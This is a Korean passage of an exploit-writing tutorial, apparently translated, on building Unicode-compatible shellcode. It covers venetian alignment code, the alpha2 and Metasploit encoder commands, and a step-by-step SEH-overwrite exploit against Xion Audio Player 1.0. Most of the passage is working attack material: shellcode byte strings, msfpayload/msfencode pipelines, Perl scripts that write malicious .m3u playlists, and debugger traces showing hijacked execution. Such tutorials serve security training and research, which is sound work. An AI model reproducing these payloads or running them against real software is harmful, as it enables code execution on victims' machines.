121  "\x81\xEB\x17\x00\x00\x00". # sub ebx,0x17 (0x00000020)
122  "\xBF\x00\x00\x01\x00".     # mov edi,0x10000 (0x00000026)
123  "\x60".          # pusha (0x0000002B)
124  "\x53".          # push ebx (0x0000002C)
125  "\x64\xFF\x35\x00\x00\x00\x00". # push dword [fs:0x0] (0x0000002D)
126  "\x64\x89\x25\x00\x00\x00\x00". # mov [fs:0x0],esp (0x00000034)
127  "\x89\xFE".          # mov esi,edi (0x0000003B)
128  "\x81\x3E\x65\x6C\x31\x74". # cmp dword [esi],0x74316c65 (0x0000003D)
129  "\x74\x03".          # jz 0x48 (0x00000043)
130  "\x46".          # inc esi (0x00000045)
131  "\xEB\xF5".          # jmp short 0x3d (0x00000046)
132  "\x46".          # inc esi (0x00000048)
133  "\x46".          # inc esi (0x00000049)
134  "\x46".          # inc esi (0x0000004A)
```

파일을 저장하고, 스크립트를 실행하면 다음과 같은 결과를 확인할 수 있다.

- 오리지널 쉘코드
- 디코더가 포함된 새로운 쉘코드

자 이제 새로운 쉘코드를 공격코드에 적용해 eax 가 쉘코드의 시작 부분을 가리키는지 확인해 보자. 운이 나쁘다면 아마도 레지스터를 약간 변형해야 할지도 모른다.

레지스터가 세트되고, 단순히 'jump eax'를 실행하면 디코더는 오리지널 쉘코드를 추출하고 그것을 실행할 것이다. 다시 한 번 말하지만, 다음 장에서 어떻게 레지스터를 세트하고 변형할 수 있는지, 유니코드 호환 코드를 이용해 어떻게 점프를 수행하는지 소개할 것이다.

주의1: vense에서 생성한 새로운 쉘코드는 유니코드로 변환된 뒤에 수행되어야 정상적으로 작동을 한다. 유니코드가 아닌 공격코드 에서는 이 쉘코드를 사용할 수 없다.

주의2: 이 스크립트에 사용된 알고리즘이 makeunicode에 비해 향상되었다 할지라도, 결과물로 나오는 쉘코드의 길이가 상당히 길 가능성이 있다. 그러므로 공격을 위해서 넉넉한 버퍼 공간이 필요하다.

3. alpha2 (SkyLined)

유명한 alpha2 인코더는 공격자의 오리지널 쉘코드를 디코더로 포장한다. 이 방식에는 다음과 같은 장점이 있다.

- 공격자는 쉘코드의 시작 부분을 가리키는 레지스터만 확보하면 된다. 쓰기/읽기 가능한 추가 레지스터는 필요 없다.
- 디코더는 오리지널 코드를 알아서 풀어 준다. 디코더는 자가 수정을 하고, 버퍼 요구량도 그리 크지 않다.

문서에서는 다음과 같이 언급하고 있다. '디코더는 영숫자 코드의 제한을 탈피하기 위해 자기 자신 코드를 변화 시킨다. 이것은 인코드된 데이터에서 오리지널 쉘코드를 디코드하는 루프를 만들어 낸다. 또한 디코드된 쉘코드와 함께 인코드된 데이터를 덮어쓰고, 작업이 끝나면 실행으로 전달한다. 이러한 작업들을 수행하기 위해, 메모리 상에서 읽기, 쓰기, 실행 권한이 필요하고, 메모리에서 디코더가 있는 위치(베이스 주소)를 알아야 하는 전제 조건이 필요하다.'

동작하는 순서는 다음과 같다.

1. msfpayload로 쉘코드를 생성
2. 쉘코드를 alpha2를 이용해 유니코드 문자열로 변환

```
root@bt4:/# cd pentest
root@bt4:/pentest# cd exploits/
root@bt4:/pentest/exploits# cd framework3

./msfpayload windows/exec CMD=calc R > /pentest/exploits/runcalc.raw

root@bt4:/pentest/exploits/framework3# cd ..
root@bt4:/pentest/exploits# cd alpha2

./alpha2 eax --unicode --uppercase < /pentest/exploits/runcalc.raw

PPYAIAIAIAIAQATAXAZAPA3QAD...0LJA
```

alpha2 변환 결과를 공격코드의 $shellcode 부분에 삽입한다. 다시 한 번 말하자면, 레지스터(필자의 경우 eax)가 반드시 쉘코드의 첫 번째 문자를 가리키고 있어야 하고, 반드시 jmp eax를 수행해야 한다.

공격자가 레지스터를 베이스 주소로 사용하지 못하더라도 alpha2는 SEH를 이용해 자신의 베이스 주소를 계산하는 기능을 지원한다. SEH만 명시해 주면 만사 형통이다. 이 방법을 이용해 레지스터를 모르더라도 코드를 실행할 수 있다.

4. Metasploit

메타스플로잇을 이용해 유니코드 호환 쉘코드 생성을 시도해 봤는데, 처음에는 기대했던 대로 잘 동작하지 않았다.

```
root@krypt02:/pentest/exploits/framework3#

./msfpayload windows/exec CMD=calc R |
    ./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl

[-] x86/unicode_upper failed: BadChar; 0 to 1
[-] No encoders succeeded.
```

Stephen Fewer는 이 문제를 해결할 수 있는 기법을 제공했다(반드시 한 줄에 다 기록하기 바란다).

```
./msfpayload windows/exec CMD=calc R |
  ./msfencode -e x86/alpha_mixed -t raw |
      ./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl
```

출력되는 유니코드 호환 쉘코드는 펄(Perl) 형태를 가질 것이다.

10. 레지스터를 준비하고 쉘코드로 점프하는 방법에 대한 총정리 !

쉘코드를 실행하려면, 쉘코드로 프로그램 흐름을 이동시킬 수 있어야 한다. 쉘코드가 ASCII 버전이든 유니코드 버전이든, 일단 쉘코드로 이동하는 것이 가장 중요하다. 이를 위해 가끔은 사용자 베니스 쉘코드와 같이 다소 특별한 방법으로 점프를 수행할 레지스터를 설정해야 할 수도 있다.

이러한 코드 라인을 쓰는 것은 약간의 창의력이 필요하다. 이 때 레지스터에 대해 좀 알아야 하는데, 간단한 어셈블리 명령을 작성해야 할 필요가 있기 때문이다.

점프 코드를 작성하는 것은 순전히 베니스 쉘코드 원칙에 기초한다.

- 공격자는 제한된 명령어 세트를 가지고 있다.
- 공격자는 널 바이트를 신경 써서 다뤄야 한다. 코드가 스택에 삽입될 때, 널 바이트가 삽입된다. 그러므로 명령어는 널 바이트가 삽입되더라도 반드시 실행되도록 구성한다.
- 공격자는 기계어 배열에 대해서 생각해 볼 필요가 있다.

예제1.

공격자가 0x33445566 에서 수정되지 않은 ASCCII 버전 쉘코드를 찾았다고 가정해 보자. 또한 공격자는 eax 를 제어할 수 있다는 사실을 알아냈다. 공격자는 EIP를 jump to eax로 덮어쓸 것이고, eax에 약간의 코드를 쓰는 이 방법은 프로그램 흐름을 0x33445566으로 이동시킬 것이다.

이것이 유니코드가 아니라면, 다음과 같은 명령을 이용해 점프를 할 수 있을 것이다.

```
bb66554433      #mov     ebx,33445566h
ffe3            #jmp     ebx
```

-> 위에서 제시된 코드를 eax 에 삽입해도 무방하다.

하지만 이것은 유니코드이므로, 위에서 제시된 방법은 작동하지 않을 것이다. 그렇다면 어떻게 유니코드와 밀접한 명령어를 획득할 수 있을까?

mov 명령을 먼저 살펴 보자. "mov ebx" = 0xbb 명령에 이어 ebx에 삽입하길 원하는 내용을 배치한다. 인자는 반드시 00nn00mm 형식을 갖춰야 한다 공격자는 다음과 같이 기계어를 구성할 수 있다.

```
bb00550033      #mov     ebx,33005500h
```

우리가 다루는 예제에서, eax에 써야 할 바이트는 ₩xbb₩x55₩x55 과 같다. 유니코드 형식에서는 널 바이트를 삽입하게 되므로, 바이트는 ₩xbb₩x00₩x55₩x00₩x33 과 같이 삽입 된다.

똑같은 원리가 add 와 sub 명령 삽입에도 적용된다. 공격자는 레지스터를 변경하고 스택에서 위치를 조정하기 위해 inc, dec 명령을 사용할 수도 있다.

Phrack 문서 Building IA32 "Unicode-Proof" Shellcodes(http://www.phrack.org/issues.html?iss ue =61&id=11#article) 는 주어진 레지스터에 어떠한 주소의 연속이라도 삽입할 수 있음을 보여 준다. 우리가 다루는 예제로 다시 돌아가서, 0x33445566을 eax에 삽입하는 구문을 작성해 보도록 하자.

```
mov eax,0xAA004400          ; set EAX to 0xAA004400
push eax
dec esp
pop eax                     ; EAX = 0x004400??
add eax,0x33005500          ; EAX = 0x334455??
mov al,0x0                  ; EAX = 0x33445500
mov ecx,0xAA006600
add al,ch                   ; EAX now contains 0x33445566
```

이 명령을 기계어로 변환하면 다음과 같다.

```
b8004400aa      mov     eax,0AA004400h
50              push    eax
4c              dec     esp
58              pop     eax
0500550033      add     eax,33005500h
b000            mov     al,0
b9006600aa      mov     ecx,0AA006600h
00e8            add     al,ch
```

이제 두 번째 문제에 봉착하게 되었다. mov 와 add 명령어는 유니코드와 호환이 될 것 같다. 하지만 1 바이트 기계어들은 어떨까? 만약 널 바이트가 명령어들 사이에 삽입되면, 명령어는 더 이상 동작하지 않을 것이다.

무슨 의미인지 살펴보자. 위에서 변환한 기계어는 페이로드 문자로 다음과 같이 삽입될 수 있다.

```
₩xb8₩x44₩xaa₩x50₩x4c₩x58₩x05₩x55₩x33₩xb0₩xb9₩x66₩xaa₩xe8
```

또는 펄 언어로 아래와 같이 작성될 수 있다.

```
my $align="\xb8\x44\xaa";          #mov eax,0AA004400h
$align=$align."\x50";              #push eax
$align=$align."\x4c";              #dec esp
$align=$align."\x58";              #pop eax
$align = $align."\x05\x55\x33";    #add eax,33005500h
$align=$align."\xb0";              #mov al,0
$align=$align."\xb9\x66\xaa";      #mov ecx,0AA0660h
$align=$align."\xe8";              #add al,ch
```

위에서 삽입한 코드를 디버거에서 확인하면, 문자열이 아래와 같이 변한 것을 볼 수 있다.

```
0012f2b4 b8004400aa      mov     eax,0AA004400h
0012f2b9 005000          add     byte ptr [eax],dl
0012f2bc 4c              dec     esp
0012f2bd 005800          add     byte ptr [eax],bl
0012f2c0 0500550033      add     eax,offset <Unloaded_papi.dll>+0x330054ff (33005500)
0012f2c5 00b000b90066    add     byte ptr [eax+6600B900h],dh
0012f2cb 00aa00e80050    add     byte ptr [edx+5000E800h],ch
```

한 마디로 엉망이 되었다. 이제 push eax, dec esp, pop eax 와 기타 다른 1바이트 명령어들이 올바르게 해석되도록 하는 방법을 찾아야 한다. 대안으로 레지스터나 명령어에 어떠한 해도 끼치지 않고 널 바이트를 정렬할 수 있도록 도와 주는 약간의 명령어를 찾는 것이다. 빈틈을 메우고, 널 바이트와 명령어들이 바르게 정렬되도록 하는 것이 이 기술이 베니스 쉘코드라고 불리는 이유다.

우리가 작성하던 예제에서, 쓸데없이 추가되어 문제를 유발하는 널 바이트를 집어 삼킬 수 있는 명령어를(NOP 역할을 수행) 찾아야 한다. 우리는 이 문제를 아래의 코드 중 하나를 써서 해결할 수 있다(어떤 레지스터가 쓰기 가능한 주소를 포함하고 있고, 사용 가능한지에 따라 다르다).

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

이 뿐만 아니라, 62, 6d 또한 사용할 수 있다.

예를 들어 esi가 쓰기 가능하다면, 공격자는 널 바이트를 정렬하기 위해 ₩x6e를 두 명령어 사이에 삽입하면 된다. 다음과 같이 코드를 작성해 보자.

```
my $align="\xb8\x44\xaa";          #mov eax,0AA004400h
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\x50";              #push eax
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\x4c";              #dec esp
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\x58";              #pop eax
$align=$align."\x6e";              #nop/align null bytes
$align = $align."\x05\x55\x33";    #add eax,33005500h
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\xb0";              #mov al,0
#no alignment needed between these 2 !
$align=$align."\xb9\x66\xaa";      #mov ecx,0AA0660h
$align=$align."\x6e";              #nop/align null bytes
```

디버거에서 확인해 보면, 이제 명령어는 다음과 같이 인식된다.

```
0012f2b4 b8004400aa      mov     eax,0AA004400h
0012f2b9 006e00          add     byte ptr [esi],ch
0012f2bc 50              push    eax
0012f2bd 006e00          add     byte ptr [esi],ch
0012f2c0 4c              dec     esp
0012f2c1 006e00          add     byte ptr [esi],ch
0012f2c4 58              pop     eax
0012f2c5 006e00          add     byte ptr [esi],ch
0012f2c8 0500550033      add     eax,offset <Unload
0012f2cd 006e00          add     byte ptr [esi],ch
0012f2d0 b000            mov     al,0
0012f2d2 b9006600aa      mov     ecx,0AA006600h
0012f2d7 006e00          add     byte ptr [esi],ch
```

훨씬 보기 좋다. 명령어 사이에 ₩x6e를 삽입해도 전혀 문제가 될 것이 없다.

아 이제 eax에 우리가 원하는 주소를 삽입할 수 있게 되었다. 이제 해야 할 일은 그 주소로 점프하는 것이다. 다시 한 번 이 작업을 위해 베니스 코드 몇 줄을 사용해 보자. jump to eax 를 수행하는 가장 쉬운 방법은 eax를 스택에 삽입하고, 스택을 리턴하는 것이다(push eax, ret) 기계어로는 다음과 같다.

```
50      ;push    eax
c3      ;ret
```

베니스 코드에서, 이 것은 ₩x50₩x6e₩xc3과 같다.

이 시점에서, 우리는 다음과 같은 작업을 완료했다.

- eip를 유용한 명령어로 덮어썼다.
- 레지스터들 중 하나에 있는 값을 조정하기 위해 약간의 코드 라인을 작성했다
- 레지스터로 점프할 수 있게 되었다.

만약 레지스터가 ASCII 쉘코드를 포함하고 있다면, 정상적으로 실행될 것이고, 게임은 간단히 끝나게 된다.

주의1: 물론, 주소를 하드 코딩하는 것은 추천하지 않는다. 레지스터들 중 하나의 내용을 기초로 한 오프셋 값을 사용하는 것이 더 좋다. 그렇게 되면 원하는 값을 얻기 위해 해당 레지스터까지의 오프셋을 적용해 ADD 또는 SUB 명령을 사용하면 된다.

주의2: 명령어가 제대로 해석되지 않는다면, 공격자는 다른 유니코드 변환 방식을 사용할 수 있다. fx의 변환 테이블을 확인하고 유니코드로 변환 되었을 때 공격자가 원하는 행동을 수행하는 다른 바이트를 찾아 보도록 한다(예를 들어, 0xc3이 0xc3 0x00으로 해석되지 않는다면, 공격자는 OEM 코드 페이지를 이용해 유니코드 변환을 수행할 수 있는지 확인해야 한다. 이 경우 0xc7 가 0xc3 0x00으로 변환되므로, 이 바이트를 공격코드에 사용하면 된다).

예제2.

공격자가 ebp + 300 주소를 eax 에 삽입하고 싶다고 가정해 보자. 그렇다면 공격자는 이 작업에 필요한 어셈블리 명령어를 먼저 쓰고, 베니스 쉘코드 기법을 적용한다. 이렇게 되면 유니코드로 전환 되었을 때 실행 되는 코드를 구성할 수 있을 것이다.

eax에 ebp+300h를 삽입하는 어셈블리는 다음과 같다.

```
push ebp                    ; ebp 에 있는 내용을 스택에 삽입
pop eax                     ; ebp 주소를 스택에서 빼서 eax에 삽입
add eax, 11001400           ; eax에 11001400을 더함
sub eax, 11001100           ; eax에서 11001100을 뺌. 결과 = eax + 300
```

기계어로 변환하면 다음과 같다.

```
55              push    ebp
58              pop     eax
0500140011      add     eax,offset XXXX+0x1400 (11001400)
2d00110011      sub     eax,offset XXXX+0x1100 (11001100)
```

베니스 쉘코드 기법을 적용한 뒤, 우리가 디버거에 보낼 코드를 다음과 같이 구성한다.

```
my $align="\x55";                   #push ebp
$align=$align."\x6e";               #align
$align=$align."\x58";               #pop eax
$align=$align."\x6e";               #align
$align=$align."\x05\x14\x11";       #add eax,0x11001400
$align=$align."\x6e";               #align
$align=$align."\x2d\x11\x11";       #sub eax,0x11001100
$align=$align."\x6e";               #align
```

디버거에서, 위 코드는 아래와 같이 변형 된다.

```
0012f2b4 55              push    ebp
0012f2b5 006e00          add     byte ptr [esi],ch
0012f2b8 58              pop     eax
0012f2b9 006e00          add     byte ptr [esi],ch
0012f2bc 0500140011      add     eax,offset XXXX+0x1400 (11001400)
0012f2c1 006e00          add     byte ptr [esi],ch
0012f2c4 2d00110011      sub     eax,offset XXXX+0x1100 (11001100)
0012f2c9 006e00          add     byte ptr [esi],ch
```

성공 했다. 이제 지금껏 작업한 공격코드 제작 기법들을 한번 정리해 보자.

- EIP에 의미 있는 뭔가를 삽입
- 필요할 경우 레지스터를 조정
- 쉘코드로 점프 후 쉘코드 실행 (ASCII 또는 디코더 사용)

11. 유니코드 공격코드 제작 예제 1 (testXP 이미지에서 수행)

유니코드 호환 공격코드 제작을 설명하기 위해, Xion Audio Player v1.0 에 존재하는 취약점을 이용해 보겠다. 최신 버전의 플레이어에 공격 테스트를 해보고 싶다면 다음 사이트를 방문하면 된다 (www.r2.com.au).


Drag0n Rider 가 제작한 PoC 코드는 애플리케이션에서 충돌을 발생시키는 조작된 플레이리스트 파일(.m3u)을 이용한다. 우리의 실습 환경은 윈도우 XP SP3 영어 버전으로, 가상 머신 상에서 프로그램을 실행해 보겠다. 지역 설정은 반드시 미국으로 한다(이 지역 설정 덕분에 EDI를 사용할 수 있다).

다음과 같은 간단한 코드를 제작해 보자.

```
My $crash = "₩x41" x 5000;
open(myfile, '>DragonR.m3u');
print myfile $crash;
```

디버거 상에서 애플리케이션을 열어 플레이어 화면에 마우스 오른쪽 버튼을 누르고, playlist를 선택한 다음 File - Load Playlist를 누른다. 그 뒤 우리가 만든 m3u 프로그램을 로드한다.

결과 :



예외 처리 핸들러를 살펴보자.

```
0:000> !exchain
0012f2ac: *** ERROR: Module load completed but
image00400000+10041 (00410041)
Invalid exception stack at 00410041
```

SE 구조체가 00410041로 덮어써 졌다(이것은 AA가 유니코드 형식으로 변환된 결과이다).

일반적인 (ASCII) SEH 공격에서, 우리는 SE 핸들러를 pop/pop/ret 포인터로 덮어쓰고, nSEH는 short jump 코드로 덮어쓴다. 이를 위해 3가지 작업이 필요하다.

- SE 구조체까지의 오프셋 검색
- pop/pop/ret을 가리키는 유니코드 호환 포인터 검색
- jump를 할 수 있는 방법 탐색

첫 번째로, 오프셋을 찾아야 한다. 5000개의 A 대신에 5000개의 metasploit 패턴을 $crash에 삽입 후 다음과 같이 SE 구조체를 확인해 보자.

```
0:000> !exchain
0012f2ac: image00400000+10038 (00410038)
Invalid exception stack at 00670041
0:000> d 0012f2ac
0012f2ac  41 00 67 00 38 00 41 00-67 00 39 00 41 00 68 00  A.g.8.A.g.9.A.h.
0012f2bc  30 00 41 00 68 00 31 00-41 00 68 00 32 00 41 00  0.A.h.1.A.h.2.A.
0012f2cc  68 00 33 00 41 00 68 00-34 00 41 00 68 00 35 00  h.3.A.h.4.A.h.5.
0012f2dc  41 00 68 00 36 00 41 00-68 00 37 00 41 00 68 00  A.h.6.A.h.7.A.h.
0012f2ec  38 00 41 00 68 00 39 00-41 00 69 00 30 00 41 00  8.A.h.9.A.i.0.A.
0012f2fc  69 00 31 00 41 00 69 00-32 00 41 00 69 00 33 00  i.1.A.i.2.A.i.3.
0012f30c  41 00 69 00 34 00 41 00-69 00 35 00 41 00 69 00  A.i.4.A.i.5.A.i.
0012f31c  36 00 41 00 69 00 37 00-41 00 69 00 38 00 41 00  6.A.i.7.A.i.8.A.
```

SE 구조체를 덤프해 보면 nSEH에 41 00 67 00 이, SE 핸들러엔 38 00 41 00 이 담겨 있다. 오프셋을 계산하기 위해, nSEH와 SE 구조체에서 4바이트를 가져와 계산해 보자(41 67 38 41 -> 0x41386741)

```
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb 0x41386741 5000
204
```

자 이제, 스크립트는 아래와 같은 조건을 만족해야 한다.

- 230 문자 뒤에 SE 구조체를 건드릴 수 있다.
- next SEH 는 00420042로 덮어 쓴다(2 바이트만 필요하다)
- SE 구조체는 00430043로 덮어 쓴다(2 바이트만 필요하다)
- 추가로 쓰레기 값이 필요하다.

코드는 아래와 같다.

```
my $totalsize=5000;
my $junk = "A" x 230;
my $nSEH="BB";
my $seh="CC";
my $morestuff="D" x (5000-length($junk.$nSEH.$seh));
```

```
$payload=$junk.$nSEH.$seh.$morestuff;
open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes₩n";
```

위 코드를 실행하면 다음과 같은 결과를 확인할 수 있다.

```
(7f0.3e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000044 ebx=02e7372c ecx=02d436f0 edx=00130000 esi=02e73710 edi=0012f29
eip=02a1c2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na pe n
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=0021020
*** WARNING: Unable to verify checksum for C:\Program Files\r2 Studios\Xion\
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
DefaultPlaylist!XionPluginCreate+0x18776:
02a1c2a6 668902          mov     word ptr [edx],ax        ds:0023:00130000=6
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
0012f2ac: *** ERROR: Module load completed but symbols could not be loaded f
image00400000+30043 (00430043)
Invalid exception stack at 00420042
0:000> d 0012f2ac
0012f2ac  42 00 42 00 43 00 43 00-44 00 44 00 44 00 44 00  B.B.C.C.D.D.D.D.
0012f2bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f30c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f31c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```


SE 구조체는 우리가 의도한 대로 덮어써 졌다. 또한, SE 구조체 뒤 $morestuff 부분이 'D'로 덮어써 져 있는 것을 볼 수 있다.


다음 단계는 pop/pop/ret 포인터를 찾는 것이다. 우리는 첫 번째와 세 번째 바이트가 널이라도 성공적으로 pop/pop/ret을 수행할 수 있는 주소가 필요하다.

pvefindaddr 플러그인이 여기에 도움이 될 것이다. 이뮤니티 디버거를 열어 xion.exe를 불러와 보자. 애플리케이션을 실행하고, playlist를 로드하는 화면까지 실행하되, 아직 playlist 파일을 실행하면 안 된다 !

디버거로 돌아가 명령창에 **!pvefindaddr p2** 명령을 입력한다


이 명령은 전체 프로세스 메모리에 있는 모든 pop/pop/ret 조합을 찾아 ppr2.txt 파일에 가록하는 명령이다. 이 프로세스는 다소 기간이 좀 걸릴 수도 있으니 인내를 가지고 기다려 보기 바란다.





작업이 완료되면, 파일을 열어 findstr 명령을 이용해 'unicode' 문자를 찾아보자.

```
type ppr2.txt | findstr Unicode > result.txt
```



위 그림에서 보듯이 'Unicode compatible' 이라고 표시되어 있는 주소를 사용할 수 있다 pvefindaddr 스크립트는 처음과 세 번째 바이트에 널 바이트를 가지고 있는 주소를 표시하고 있다. 공격자가 해야 할 일은 공격코드에 쓸 수 있는 주소를 고르는 것이다. 사용되는 유니코드 코드 페이지 해석에 따라 7f 이상의 문자를 가지는 주소를 사용할 수 있을지도 모른다.

이 예제에서, 우리는 다행히도 safeseh로 컴파일 되어 있지 않은 xion.exe 파일에서 주소를 찾을 수 있다. 7f 이상 값을 가지는 모든 주소를 제외하면 다음과 같은 주소들만 남게 된다.

```
0x00450015, 0x00410068, 0x00410079
```

그럼 이제 이 세 주소들을 가지고 테스트 해 보자. SE 핸들러를 이들 주소 중 하나로 덮어쓰고, nSEH를 2개의 A 로(0x41 0x41) 덮어 써 본다.

```
my $totalsize=5000;
my $junk = "A" x 230;
my $nSEH="₩x41₩x41"; #nSEH -> 00410041
my $seh="₩x15₩x45"; #put 00450015 in SE Handler
my $morestuff="D" x (5000-length($junk.$nSEH.$seh));

$payload=$junk.$nSEH.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes₩n";
```

결과는 다음과 같다.

```
0:000> !exchain
0012f2ac: *** ERROR: Module load completed but sy
image00400000+50015 (00450015)
Invalid exception stack at 00410041
```

00450015 지점에 브레이크 포인트를 설정 후 브레이크 포인트에 도달했을 때 코드를 한 줄씩 실행(t) 해 보면 다음과 같은 결과가 나온다.

```
0:000> bp 00450015
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450015 esp=0012e47c ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50015:
00450015 5b              pop     ebx
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450016 esp=0012e480 ebp=0012e49c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50016:
00450016 5d              pop     ebp
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=00450017 esp=0012e484 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
image00400000+0x50017:
00450017 c3              ret
0:000> t
eax=00000000 ebx=7c9032a8 ecx=00450015 edx=7c9032bc esi=00000000 edi=00000000
eip=0012f2ac esp=0012e488 ebp=0012e564 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
<Unloaded_papi.dll>+0x12f2ab:
0012f2ac 41              inc     ecx
0:000> d eip
0012f2ac  41 00 41 00 15 00 45 00-44 00 44 00 44 00 44 00  A.A...E.D.D.D.D.
